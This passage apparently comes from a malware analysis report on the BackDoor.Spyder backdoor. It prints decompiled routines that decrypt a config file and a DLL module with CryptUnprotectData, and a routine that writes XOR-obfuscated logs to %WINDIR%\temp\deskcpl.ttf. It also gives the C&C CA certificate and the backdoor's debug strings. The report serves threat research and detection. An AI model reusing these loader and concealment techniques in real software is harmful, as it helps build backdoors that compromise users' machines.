    pDataIn.pbData = CBuffer::get_data_ptr(&pCBuffer, 4u);
    pDataIn.cbData = v5;
    ppszDataDescr = 0i64;
    v6 = LoadLibraryA("crypt32.dll");
    if ( v6 )
    {
      CryptUnprotectData = (BOOL (__fastcall *)(DATA_BLOB *, LPWSTR *, DATA_BLOB *, PVOID, CRYPTPROTECT_PROMPTSTRUCT *, DWORD, DATA_BLOB *))GetProcAddress(v6, "CryptUnprotectData");
      if ( CryptUnprotectData )
      {
        if ( CryptUnprotectData(&pDataIn, (LPWSTR *)&ppszDataDescr, 0i64, 0i64, 0i64, 1, &DataOut) )
        {
          if ( DataOut.pbData && DataOut.cbData )
          {
            strncpy(decrypted, (const char *)DataOut.pbData, 0x103ui64);
            CBuffer::free(&pCBuffer);
            result = 0;
          }
```


This file contains the path to an encrypted file containing a DLL module that the backdoor reads, decrypts, and loads.



```
if ( !check_exists_and_not_dir(filename) )
  return 1i64;
ppszDataDescr = 0i64;
v5 = LoadLibraryA("crypt32.dll");
if ( !v5 )
  return 2i64;
CryptUnprotectData = (BOOL (__fastcall *)(DATA_BLOB *, LPWSTR *, DATA_BLOB *, PVOID, CRYPTPROTECT_PROMPTSTRUCT *, DWORD, DATA_BLOB *))GetProcAddress(v5, "CryptUnprotectData");
if ( !CryptUnprotectData )
  return 3i64;
CBuffer::init(&pCBuffer_file_data);
if ( (unsigned int)read_file(filename, &pCBuffer_file_data) )
{
  DataIn.pbData = CBuffer::get_data_ptr(&pCBuffer_file_data, 0);
  DataIn.cbData = CBuffer::get_data_size(&pCBuffer_file_data);
  ppszDataDescr = 0i64;
  if ( CryptUnprotectData(&DataIn, (LPWSTR *)&ppszDataDescr, 0i64, 0i64, 0i64, 1, &DataOut) )
  {
    CBuffer::append(file_content, DataOut.pbData, DataOut.cbData);
    CBuffer::free(&pCBuffer_file_data);
    result = 0i64;
```


Features of the x86 version

The version of the backdoor designed to run on 32-bit Microsoft Windows operating systems is detected by Dr.Web as a **BackDoor.Spyder.3** (83e47dbe20882513dfd1453c4fcfd99d3bcecc3d). The main difference of this modification is the presence of debug messages.




```
seg000:1003FA08 push    offset aWkDecodestrbuf ; "[wk]DecodeStrBuffer err"
seg000:1003FA0D call    log_msg_0
seg000:1003FA12 add     esp, 4
seg000:1003FA15 jmp     short loc_1003FA62
```

Messages are recorded on the log file located in the %WINDIR%\temp\deskcpl.ttf directory. Depending on the initialization parameters, they can be output using OutputDebufStringA or encrypted using a simple XOR operation with byte 0x62.



```
GetLocalTime(&SystemTime);
_snprintf(
  timestamp,
  0xC7u,
  "[%d/%d/%d/%d:%d:%d]",
  SystemTime.wYear,
  SystemTime.wMonth,
  SystemTime.wDay,
  SystemTime.wHour,
  SystemTime.wMinute,
  SystemTime.wSecond);
OutputString[0] = 0;
memset(&OutputString[1], 0, 0x7FFu);
module_path[0] = 0;
memset(&module_path[1], 0, 0x103u);
GetModuleFileNameA(0, module_path, 0x104u);
v1 = strrchr(module_path, 92);
PID = GetCurrentProcessId();
modulr_filename = v1 + 1;
if ( modulr_filename )
  _snprintf(OutputString, 0x7FFu, "%s[%s][%d]->%s\r\n", timestamp, modulr_filename, PID, msg_str);
else
  _snprintf(OutputString, 0x7FFu, "%s[%s][%d]->%s\r\n", timestamp, byte_100741AE, PID, msg_str);
if ( flag_output_dbg )
  OutputDebugStringA(OutputString);
v3 = strlen(OutputString);
if ( flag_encrypt_log_msg )
{
  for ( i = 0; i < v3; ++i )
    OutputString[i] ^= 0x62u;
}
v5 = CreateFileA(path_windir_deskcpl, 0x40000000u, 1u, 0, 4u, 0x80u, 0);
v6 = v5;
if ( v5 == (HANDLE)-1 || !v5 )
  return 0;
SetFilePointer(v5, 0, 0, 2u);
NumberOfBytesWritten = 0;
WriteFile(v6, OutputString, v3, &NumberOfBytesWritten, 0);
CloseHandle(v6);
return 1;
```

Messages related to communication with the C&C server and command processing are output using the OutputDebugStringA function. It is noteworthy that for such messages, the [Spyder] prefix is used.



```
int dbg_string(char *Format, ...)
{
  int result; // eax
  CHAR OutputString; // [esp+4h] [ebp-408h] BYREF
  char v3[1023]; // [esp+5h] [ebp-407h] BYREF
  va_list va; // [esp+418h] [ebp+Ch] BYREF

  va_start(va, Format);
  OutputString = 0;
  memset(v3, 0, sizeof(v3));
  _vsnprintf_s(&OutputString, 0x400u, 0xFFFFFFFF, Format, va);
  strncat_s(&OutputString, 0x400u, "\n", 0xFFFFFFFF);
  OutputDebugStringA(&OutputString);
  return result;
}
```

Notes

Below is the information about the CA_cert certificate for establishing a connection with the C&C server:

```
SHA1 Fingerprint=BF:46:40:E4:AF:56:DB:E0:D0:86:6E:16:B0:3F:C7:23:77:26:14:31
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 1 (0x1)
    Signature Algorithm: sha256WithRSAEncryption
        Issuer: CN = SecureTrust CA, O = SecureTrust Corporation, C = US
        Validity
            Not Before: Jan  1 00:00:00 2011 GMT
            Not After : Dec 31 23:59:59 2025 GMT
        Subject: CN = SecureTrust CA, O = SecureTrust Corporation, C = US
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (4096 bit)
                Modulus:
                    00:bd:c3:26:8b:e1:37:7f:f0:fa:0a:0d:83:a7:dd:
                    22:31:14:83:08:d7:74:3b:31:08:84:ef:25:cf:2d:
                    44:fc:2d:54:77:0b:17:e2:70:4d:be:2f:c1:fc:ed:
                    d9:6b:9e:db:60:28:27:c4:1e:6d:15:3d:dd:b9:43:
                    64:37:58:b4:bd:48:85:fa:d1:d6:f7:5a:33:eb:ec:
                    b7:86:62:92:1f:89:d7:a4:bd:d3:1f:f3:18:9d:a4:
                    15:27:16:7b:26:9f:5c:53:87:bd:40:22:d2:5e:cd:
                    ab:d5:6f:1d:ac:c3:0d:f1:d9:d5:f5:6a:d3:16:76:
                    58:df:f7:0b:20:0d:ed:7b:97:ae:66:0a:e6:cc:9f:
                    73:50:fb:ce:16:a6:dc:45:d0:2f:70:3e:c8:c8:59:
                    4d:c4:62:ec:b0:e9:01:9c:57:92:e4:78:83:4f:a6:
                    ab:1b:94:45:ff:15:ed:dc:59:95:f3:71:22:9c:06:
                    38:bb:e6:0f:b3:ec:af:5b:bd:1a:2f:b1:7f:ce:c8:
                    4d:32:9f:8f:44:9b:ae:fc:e5:72:24:b4:3a:3b:f3:
                    d0:79:30:79:a2:0e:bd:55:e9:cd:c0:4d:7e:07:fc:
                    37:b5:7f:69:be:d6:e3:37:ce:9e:ff:d2:05:e4:3c:
                    59:7e:f0:d4:ab:01:e4:7b:07:f6:a4:f0:e3:c3:7e:
                    58:07:2d:e8:96:9c:ac:8b:e6:dc:49:6a:51:9a:b3:
                    b0:62:cf:3c:b4:4a:f9:89:ae:2c:73:17:01:43:63:
                    ec:e8:2b:7b:1c:3c:81:41:fa:db:93:45:3a:21:1f:
                    2a:3a:8f:30:d4:52:59:91:03:03:11:b8:18:ca:39:
                    4c:9a:e2:57:33:e6:bc:c5:4a:8e:76:79:50:fd:bd:
                    32:78:9c:79:58:4f:b9:d3:bb:05:eb:39:43:db:3e:
                    b5:2d:51:18:ed:ee:9d:31:3a:2e:6b:37:37:34:28:
                    4a:89:cb:65:b4:7d:bf:be:a1:67:cb:5c:71:9c:be:
                    c3:3b:f7:a7:df:37:4d:0f:c7:57:f5:5b:d2:db:54:
                    2c:91:5b:3b:7f:ec:1f:45:e4:7b:a5:0d:a1:c2:1f:
                    64:af:51:cd:32:3a:83:25:9c:90:ac:77:66:4d:12:
                    23:f5:5b:3c:90:b5:41:1b:54:55:a4:24:66:e6:e9:
                    65:46:95:ff:ef:67:f5:a6:80:f6:d5:e6:3f:2f:c2:
                    7b:25:d8:b3:b4:4d:f4:b8:7c:38:cc:de:3e:4f:43:
                    9a:ca:be:c1:66:95:2d:2c:16:a9:56:9b:68:5d:8c:
                    78:90:84:d4:86:51:10:f1:9b:14:23:43:bb:91:1e:
                    02:01:ee:11:63:c4:f2:81:7f:83:68:5e:86:bd:8a:
                    88:7c:2d
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Basic Constraints: 
                CA:TRUE, pathlen:0
            X509v3 Subject Key Identifier: 
                E0:63:19:89:FA:AD:19:5D:E3:B3:A5:E2:85:D2:2F:87:B1:55:76:1B
            X509v3 Authority Key Identifier:
                keyid:E0:63:19:89:FA:AD:19:5D:E3:B3:A5:E2:85:D2:2F:87:B1:55:76:1B
            X509v3 Key Usage: critical
                Digital Signature, Key Agreement, Certificate Sign, CRL Sign
            Netscape Cert Type:
                SSL Client, SSL Server, Object Signing, SSL CA, Object Signing CA
    Signature Algorithm: sha256WithRSAEncryption
         08:33:53:e4:be:95:0a:1b:d7:6e:44:6b:2d:42:2a:45:7f:8b:
         89:fd:fb:d0:cf:5f:8f:83:77:5d:3b:2c:11:46:9f:44:3b:69:
         f2:e2:e7:fe:4e:c9:43:5c:89:5f:e2:e2:5a:5e:4c:4d:39:ed:
         ce:2d:63:d4:a1:93:ff:ff:3f:b0:77:86:e8:f1:5e:a3:4d:d3:
         ba:eb:41:0f:85:0c:04:fb:6c:42:19:bc:2b:d1:db:c6:51:e3:
         97:cd:5b:e5:d5:b4:1f:43:e7:7c:eb:86:08:16:86:0b:46:23:
         9d:f4:e9:18:b6:ce:e5:f4:96:7b:ee:5f:f5:8d:ff:dd:65:29:
         b9:12:94:f7:da:d3:c0:64:53:e6:2b:36:ec:6f:d3:26:3c:c2:
         ab:ba:10:cd:d8:39:43:8b:21:fe:68:ab:48:25:34:07:a6:cc:
         cc:b5:70:60:c4:ae:91:73:19:ff:9d:ff:82:ca:4a:9c:8e:70:
         94:96:5f:7c:b3:e8:f7:e4:3e:cc:af:41:7e:24:47:fe:ad:d5:
         a7:80:32:80:9c:7f:0c:00:3b:92:4c:ec:8e:ef:93:fb:8a:1f:
         ff:be:f0:ab:33:c7:4b:2b:5d:fc:31:e6:bf:f4:1d:c0:e3:d0:
         c5:94:a9:21:b1:8c:26:4b:c2:82:51:cf:1b:63:09:b1:ec:45:
         31:49:ba:51:42:22:7a:41:90:2f:28:0e:40:76:91:3c:33:34:
         84:66:b9:7e:0e:68:5a:37:38:01:b1:92:64:a5:a8:9c:34:84:
         6a:c6:01:d0:30:f8:d5:52:0f:6e:3e:40:06:a2:b8:4c:b1:69:
         4d:16:8f:d0:c4:72:b6:0e:09:57:6c:5e:cd:bc:ab:e3:ce:80:
         ae:a7:6c:3d:3c:01:a5:a3:4f:4d:e0:52:36:12:cc:7a:e2:5e:
         f3:d7:22:a7:6c:7c:60:d4:fd:f4:37:94:70:dd:4c:9b:00:cd:
         7d:9d:42:f7:e7:b2:25:f6:63:06:1e:4d:dc:4b:ef:5c:45:5d:
         a7:b9:b7:33:21:4e:91:40:ba:ca:ec:70:d0:a5:f7:0c:0a:ea:
         97:11:fa:47:8b:dd:24:b0:c2:98:ff:94:4f:f6:c8:0f:e9:a5:
         2d:bf:b6:7c:f4:45:f3:cb:5a:fd:a0:38:ce:ca:60:24:34:74:
         77:ea:91:bc:dc:68:90:53:5f:0a:f4:40:13:69:68:2e:31:f9:
         df:7d:07:05:53:42:8a:8b:e0:49:75:ee:04:94:9e:87:1a:25:
         9e:82:16:87:a2:69:dd:eb:44:21:4c:98:1d:72:8b:46:74:5c:
         33:24:5c:c2:ab:7b:1f:c4:d4:d5:9a:40:77:15:73:d3:53:62:
         60:da:5d:7c:2a:9e:12:25
```

```
-----BEGIN CERTIFICATE-----
MIIFgTCCA2mgAwIBAgIBATANBgkqhkiG9w0BAQsFADBIMRcwFQYDVQQDEw5TZWN1
cmVUcnVzdCBDQTEgMB4GA1UEChMXU2VjdXJlVHJ1c3QgQ29ycG9yYXRpb24xCzAJ
BgNVBAYTAlVTMB4XDTExMDEwMTAwMDAwMFoXDTI1MTIzMTIzNTk1OVowSDEXMBUG
A1UEAxMOU2VjdXJlVHJ1c3QgQ0ExIDAeBgNVBAoTF1NlY3VyZVRydXN0IENvcnBv
cmF0aW9uMQswCQYDVQQGEwJVUzCCAiIwDQYJKoZIhvcNAQEBBQADggIPADCCAgoC
ggIBAL3DJovhN3/w+goNg6fdIjEUgwjXdDsxCITvJc8tRPwtVHcLF+JwTb4vwfzt
2Wue22AoJ8QebRU93blDZDdYtL1IhfrR1vdaM+vst4Zikh+J16S90x/zGJ2kFScW
eyafXFOHvUAi0l7Nq9VvHazDDfHZ1fVq0xZ2WN/3CyAN7XuXrmYK5syfc1D7zham
3EXQL3A+yMhZTcRi7LDpAZxXkuR4g0+mqxuURf8V7dxZlfNxIpwGOLvmD7Psr1u9
Gi+xf87ITTKfj0SbrvzlciS0Ojvz0HkweaIOvVXpzcBNfgf8N7V/ab7W4zfOnv/S
BeQ8WX7w1KsB5HsH9qTw48N+WAct6JacrIvm3ElqUZqzsGLPPLRK+YmuLHMXAUNj
7Ogrexw8gUH625NFOiEfKjqPMNRSWZEDAxG4GMo5TJriVzPmvMVKjnZ5UP29Mnic
eVhPudO7Bes5Q9s+tS1RGO3unTE6Lms3NzQoSonLZbR9v76hZ8tccZy+wzv3p983
TQ/HV/Vb0ttULJFbO3/sH0Xke6UNocIfZK9RzTI6gyWckKx3Zk0SI/VbPJC1QRtU
VaQkZubpZUaV/+9n9aaA9tXmPy/CeyXYs7RN9Lh8OMzePk9Dmsq+wWaVLSwWqVab
aF2MeJCE1IZREPGbFCNDu5EeAgHuEWPE8oF/g2hehr2KiHwtAgMBAAGjdjB0MA8G
A1UdEwQIMAYBAf8CAQAwHQYDVR0OBBYEFOBjGYn6rRld47Ol4oXSL4exVXYbMB8G
```

```
A1UdIwQYMBaAFOBjGYn6rRld47Ol4oXSL4exVXYbMA4GA1UdDwEB/wQEAwIBjjAR
BglghkgBhvhCAQEEBAMCANUwDQYJKoZIhvcNAQELBQADggIBAAgzU+S+lQob125E
ay1CKkV/i4n9+9DPX4+Dd107LBFGn0Q7afLi5/5OyUNciV/i4lpeTE057c4tY9Sh
k///P7B3hujxXqNN07rrQQ+FDAT7bEIZvCvR28ZR45fNW+XVtB9D53zrhggWhgtG
I5306Ri2zuX0lnvuX/WN/91lKbkSlPfa08BkU+YrNuxv0yY8wqu6EM3YOUOLIf5o
q0glNAemzMy1cGDErpFzGf+d/4LKSpyOcJSWX3yz6PfkPsyvQX4kR/6t1aeAMoCc
fwwAO5JM7I7vk/uKH/++8Kszx0srXfwx5r/0HcDj0MWUqSGxjCZLwoJRzxtjCbHs
RTFJulFCInpBkC8oDkB2kTwzNIRmuX4OaFo3OAGxkmSlqJw0hGrGAdAw+NVSD24+
QAaiuEyxaU0Wj9DEcrYOCVdsXs28q+POgK6nbD08AaWjT03gUjYSzHriXvPXIqds
fGDU/fQ3lHDdTJsAzX2dQvfnsiX2YwYeTdxL71xFXae5tzMhTpFAusrscNCl9wwK
6pcR+keL3SSwwpj/lE/2yA/ppS2/tnz0RfPLWv2gOM7KYCQ0dHfqkbzcaJBTXwr0
QBNpaC4x+d99BwVTQoqL4El17gSUnocaJZ6CFoeiad3rRCFMmB1yi0Z0XDMkXMKr
ex/E1NWaQHcVc9NTYmDaXXwqnhIl
-----END CERTIFICATE-----
```

List of 32-bit modification debug messages:

```
[work]cmdline:%s
[work]dwDataLen=%d buf_temp=%d
[work]%s no exist
[work]get work err5
[aut]begin tid=%d.
[update_thread]begin tid=%d.
[update_thread]work=%s
[update_thread]get_work ret=%d
[update_thread]wait for work thread exit...
[update_thread]work thread exit ok
[update_thread]load work failed
[pt]proxy_thread begin tid=%d.
[]dwMajorVersion=%d dwMinorVersion=%d
[]rtlVer.dwMinorVersion=%d
[work]DllMain
[work] DLL
[work] VBR/SRV
[wk]RtlGetCurrentUserToken ok
[wk]ImpersonateLoggedOnUser ok
[wk]OpenURL %s Ret=%d
[wk]Err1
[wk]Err4
[wk]GetConfigStrFromURL err
[wk]DecodeStrBuffer err
[wk]DecodeLen err
[wk]RevertToSelf
[]IsProxyEnable Ret=%d
[aut]GetConfigStrFromURL PROXY_NO Ret=%d
[aut]GetConfigStrFromURL PROXY_USER Ret=%d
[aut]JmpAddClientConfig %s with address: %s.
[aut]GetRandom=%d
[aut]szWebURL Not Set
[aut]address_update_thread Exit.
[update_thread]get_work_path ret=%d
[pt]Using IE proxy setting.
[pt]IE proxy NOT setup.
[pt]SmpGetRegProxy Counts=%d
[pt]IE proxy type = %u NOT support, address: %s.
[pt]IE proxy type = %u, address: %s found.
[pt]Add proxy config %s, address=%s.
[work_thread]begin tid=%d
[wt]JmpAddClientConfig %s with address: %s.
[wt]JmpAddProxyConfig %s.
[wt]Proxy:%s
[wt]start Jumper error = %u.
[wt]Jumper start success!
[wt]JmpShutdown
[wt]JmpShutdown=%d
[wt]JmpTeardown=%d
[wt]tid=%d Exit
[Spyder] client module init error = %d.
[Spyder] register mod %d error = %u.
[spyder] alloc mem for ca cert failed.
[spyder] server address already exists in conf list.
[Spyder] alloc client error = %d.
```

```
[Spyder] ALLOC client uid = %u.
[Spyder] set ca for client id=%u error=%d
[Spyder] proxy setting exists, srv=%s
[spyder] use proxy [%s] to connect [%s] res = %u.
[Spyder] direct connect to %s error = %u.
[Spyder] connect to %s result = %u, protcol=%u.
[jmp] big packet: recv new big pkt while previous one not handled, old=%u, new=%u.
[jmp] packet size exceed limit = %#X, id=%u.
[jmp] failed to realloc packet buffer, error = %u, pkt id=%u.
[jmp] big packet recv completed, id=%u, size=%u, ext id=%u.
[Spyder] PAUSE ext = %u Before.
[Spyder] PAUSE ext = %u After.
[Spyder] UNINIT ext = %u Before.
[Spyder] UNINIT ext = %u After.
duplicate session id for ext type id = %u.
[Spyder] can't find recv item for type id = %u.
[Spyder] ext type id = %u recved = %u, new recv = %u, but total size = %u
[Spyder] ext type id = %u recv completed, total size = %u.
[Spyder] find ext with same type id = %u while updating, free old ext.
[Spyder] alloc mem for completed ext error = %u.
[Spyder] ext recv %s, free tem buffer, type id = %u.
[Spyder] ext type = %u already loaded, unlaod now for updating.
[Spyder] failed to unload ext from memory.
[Spyder] load ext id = %u into memory error.
[Spyder] MOD LOAD AT %p, size=%u.
[Spyder] alloc mem for loaded item failed, unload ext type id = %u.
[Spyder] inint module type = %u begin.
[Spyder] inint module type = %u end.
[Spyder] alloc mem for mod_pfn error = %u.
[Spyder] unlaod ext id = %u error.
[Spyder] unload_and_free_all_exts.
[Spyder] UNLOAD ext = %u BEFORE.
[Spyder] UNLOAD ext = %u AFTER.
[Spyder] FREE ext = %u AFTER.
[Spyder] free ext cache = %u .
[Spyder] free ext mem = %u .
[Spyder] link setup Result=%d, local = %#X:%u, remote = %#X:%u, uid=%u.
[Spyder] connected callback at %02u:%02u:%02u, id = %u.
[Spyder] Link disconnected at %02u:%02u:%02u, id = %u.
[Spyder] recv data size = %u invalid, from uid=%u.
[Spyder] receive challenge = %I64X.
[Spyder] failed to get host info.
[Spyder] send host info error = %u.
[jmp] LOGIN SUCCESS, link id = %u.
[jmp] internal data process error.
[jmp] unknown state = %u.
[jmp] core process data error, close link = %u.
[Spyder] ext summary size error = %u.
[Spyder] ext recv prepare failed.
[Spyder] EXTENSION recv BEGIN, type = %u.
[Spyder] dll payload recv error.
[Spyder] ext active begin.
[Spyder] ext active result = %s.
[Spyder] ext free cmd not handled.
[Spyder] unhandled ext sub cmd = %u.
```

```
[Spyder] call ext failed = %d, sub=%u.
[spyder] unhandled subcmd=%u in tunnel cmd.
[Spyder] unhandled main cmd = %u, sub cmd = %u.
[Spyder] Can't get link id for ext data delevery.
[Spyder] SEND_DATA via link id=%u error = %d.
[Spyder] client link disconnect id = %u.
[Spyder] client send data error = %#X, id = %u.
[Spyder] enum session error = %u.
[Spyder] get Host info error.
[Spyder] save sn value error = %u.
[Spyder] gszUniqueSN=%s
[Spyder] create guid error = %d.
[jmp] Get adapter info error = %u.
[jmp] adapters info buf size=%u, count=%u.
 Alloc buf for adapter info error = %u.
get adapter info with buf error = %u.
[jmp] IP=%s not match preset mac address, desc=%s.
[jmp] master adapter FOUND! IP = [%s], desc=%s.
[jmp] master adapter has more than one ip: %s.
```